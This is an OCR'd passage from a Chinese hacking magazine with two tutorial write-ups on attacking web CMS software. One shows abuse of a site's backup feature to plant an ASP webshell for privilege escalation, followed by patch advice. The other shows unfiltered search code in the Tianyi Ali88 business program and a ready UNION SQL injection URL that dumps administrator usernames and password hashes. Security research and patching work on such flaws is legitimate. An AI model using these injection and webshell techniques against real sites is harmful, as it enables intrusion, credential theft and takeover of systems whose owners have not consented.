


图 5




图 6

2.在“系统管理”中有两项可用的功能——“备份数据”和“数据恢复”，这里只用“备份数据”就能完成任务。

如图7所示，备份数据使用的是相对路径，非常适合备份同网站内的文件。 在“当前数据库路径：”中输入“../allmoive.htm”，备份数据库目录按默认的“backup”(这个目录在admin文件夹下，如果目录不存在，程序会自动创建)，备份数据库名称为“jmdcw.asp”，点“开始备份”，如果没有什么意外，则会提示“数据库备份完成”。

然后在浏览器中输入：http://127.0.0.1/jm7/admin/backup/jmdcw.asp，如图8所示便有了一个ASP木马，再利用这个马就可以把权限逐步提升了。

在高兴之余，有件事不要忘了，那就是把保存在本地的HTM内容替换写入的ASP内容，重新生成正装的HTM文件。

3.如果不能生成HTM文件，那就要在“系统信息”中的“系




图 8




图 7

统探测”内，查看网站的物理路径，如图9所示。再利用旁注等形式也能提升权限。




图 9

四、修补建议

1.其实这几个注入就是因为过滤不严，直接放进SQL语句中执行而造成的，可以使用replace()函数做一下过滤，基本可以解决问题，如：把request("userid")改为replace(request("userid")),"'",""),这样就过滤了单引号。如果觉得这种方法麻烦，那就采取另一种简便的方法，使用“SQL通用防注入系统”，在articleconn.asp（数据库连接文件）中调用这个ASP文件，就可以阻止非法字符注入了。

2.网站后台生成HTM文件时，最好也过滤一下，将ASP语法中的 < % > 进行一下转换。

3.建议取消备份数据与数据恢复功能，使用FTP对数据库备份、恢复。

【文章中涉及的相关工具金梅帐号猜解.exe已收录在本期光盘中】

编辑点评

查看脚本文件的明文源码，寻找到注入漏洞，这也就是所谓的白箱攻击。作者能够找到某些漏洞，并能写出工具来进行攻击，看来已渐渐脱离了脚本小子的行列。不过，寻找漏洞，只寻找未过滤参数的注入点怕也是不明智的。如果能够系统地查看出源码的逻辑漏洞、cookie变量等隐含较深的漏洞，这也需要我们对脚本编程更深的学习，这样走下去怕不久后作者也会成为一个脚本高手。作者能从中看出漏洞，并采取了union、常规跨表子查循的方法，及进一步利用已有的知识综合利用来进一步扩大权限，这一些作法都是难能可贵的。

从注入到上传——天意商务程序的一些漏洞

寂寞的刺猬

记得偶刚学会上网时，曾抱着振兴当地经济的想法，在一些信息网站上发布商务信息，但后来由于种种原因，渐渐搁浅了。而如今，再看一些商务网站时，竟不知觉间想测试一下他们的安全性，呵呵，木办法啊！习惯了。

经过调查，偶所见的这些商业信息网站大多采用的是天意商务程序，于是就下载了一套天意商务程序，全名：天意阿里巴巴企业商务网（也就是天天商务网），版本：Ali88-V5.1。压缩包足足有17M，看来很有内涵！解开压缩，果然有好多好多文件！如果一个一个的分析，那我的眼镜片肯定又要加厚了，还是有重点的分析吧！

一、注入漏洞分析及利用

前一段时间分析一个整站程序时，发现对提交的搜索关键值没有过滤，可能是程序员没注意到这一点，认为搜索值在“%”百分号中，不会出现什么问题！但它和单引号一样，只要构造出匹配的字符，就可以进行SQL注入了。在浏览了天意商务程序的部分页面后，发现搜索版面占的份量相当多，是不是也同样存在注入点呢？

如图1所示，首页中就有一个搜索，“供求信息分类统计”。看一下链接，用的是syjh（商业机会）目录中的Search.asp文件。OK，就是它了！

果不出所料，这个Search.asp中对提交的搜索值没做任何过滤，直接就放入了SQL语句中，这样一来，注入点也就出现了。过滤不严的源码如下：

```
if datetime="" then
 if typeid<>"" then
  sql="select * from info where
showname like '%"&request("txtitle")&"%'
and flag=1 and type like '%"&request
("type")&"%' and sortid="+cstr(sortid)+"
and typeid="&request("typeid")&" order by
qorder asc,dateandtime desc"
  else
  sql="select * from info where
showname like '%"&request("txtitle")&"%'
and flag=1 and type like '%"&request
("type")&"%' and sortid="+cstr(sortid)+"
order by qorder asc,dateandtime desc"
  end if
```

可以看出，提交的搜索值在“'%”之内，喜欢注入的朋友一定知道单引号的使用方法，就是在提交值中加入单引号绕过，同样，这个搜索的利用方法也是在提交值中加入单引号和百分号来满足条件。

对于注入，偶比较喜欢用Union语句，




图1

可以在很短的时间内得到数据，实在不能用Union的，再用“1=1”猜测法。经过偶的一番测试后，Union语句是可以在这里执行的，中间的测试过程就不说了，直接给大家看构造好的语句。

syjh/search.asp?txtitle=jm%' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24 from manage_user union select * from info where showname like '%jm

考虑到新入门的朋友，解释一下：这里用了两个Union语句，第一个Union之前的%'是为了匹配Sql语句中Request("txtitle")前的'%，而%'前的jm则是查询的条件，输入一个不存在的数据是为了让Sql中的




图2

Select查询不到内容；两个Union之间的Select则是用来显示管理员表内容的语句，数字1~24是为了和数据表info的字段数相匹配，同时也可以清晰显示出查询字段，在这个语句中还可以加入Where语句，按条件来查询想要的数据；第二个Union之后的Select是为了匹配Sql语句中txtitle提交值之后的内容，'%是为了和request("txtitle")后的%'匹配，而jm同样也是查询的条件，目的也是为了让后面的Select查询不到内容。当前后两个Select语句都查询不到内容，就可以无干扰的显示中间Select语句所查询的内容了。

复制Union语句到网址后，执行，如图2所示。

图2中显示的2,6,11,18,19,20这几个字段。将union语句中的2替换为username，11替换为password，然后再执行，如图3所示得到了管理员的名称及密码，不过密码是经过MD5加密的，而天意4.5版及之前的版本，密码则是明文显示。

